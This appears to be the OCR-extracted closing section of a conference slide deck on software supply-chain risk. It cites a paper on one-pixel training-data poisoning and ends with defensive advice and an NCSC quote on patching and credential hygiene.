
Are You Tampering With My Data?

Michele Alberti[1]*, Vinaychandran Pondenkandath[1]*, Marcel Würsch[1], Manuel Bouillon[1], Mathias Seuret[1], Rolf Ingold[1], and Marcus Liwicki[2]



demonstrate on two widely used datasets (CIFAR-10 and SVHN) that a universal modification of just one pixel per image for all the images of a class in the training set is enough to corrupt the training procedure of several state-of-the-art deep neural networks causing the networks to misclassify any images to which the modification is applied. Our aim is to bring to the attention of the machine learning community, the possibility that even learning-based methods that are personally trained on public datasets can be subject to attacks by a skillful adversary.

https://arxiv.org/pdf/1808.06809.pdf




(a) Original (b) Tampered (c) Original (d) Tampered

	Train Set	Val Set	Test Set	
Tampered Class	Plane	Plane	Frog	
Expected Output	Plane	Plane	Plane	Not Plane

https://arxiv.org/pdf/1808.06809.pdf

Closing thoughts

putting things in perspective



It's always fun to talk about the omnipotent and omniscient hackers, and the super-sneaky espionage attacks they can perform. But, for most people and enterprises, the biggest risks remain:

- not keeping software up to date
- poor network configuration management
- poor credential management

Most of the incidents that have caused actual harm to the UK have been caused by one of these problems. In general, we should concentrate on getting those fixed before worrying about really clever and risky supply chain interdictions from other states.

--Ian Levy, Technical Director, NCSC

https://www.ncsc.gov.uk/blog-post/managing-supply-chain-risk-cloud-enabled-products

- Software supply-chain attacks are just another means of initial compromise - the same foundational principles for detection, containment, and response still apply

- Software supply-chain attacks are just another means of initial compromise - the same foundational principles for detection, containment, and response still apply

- Ensure you have a complete, timely, and accurate record of all software on all your computing devices - then drive towards stronger governance over it

- Software supply-chain attacks are just another means of initial compromise - the same foundational principles for detection, containment, and response still apply

- Ensure you have a complete, timely, and accurate record of all software on all your computing devices - then drive towards stronger governance over it

- Challenge your enterprise software vendors to attest to their investment and attention to supply-chain risk

Thank you!

ryankaz@gmail.com

@ryankaz42

https://speakerdeck.com/ryankaz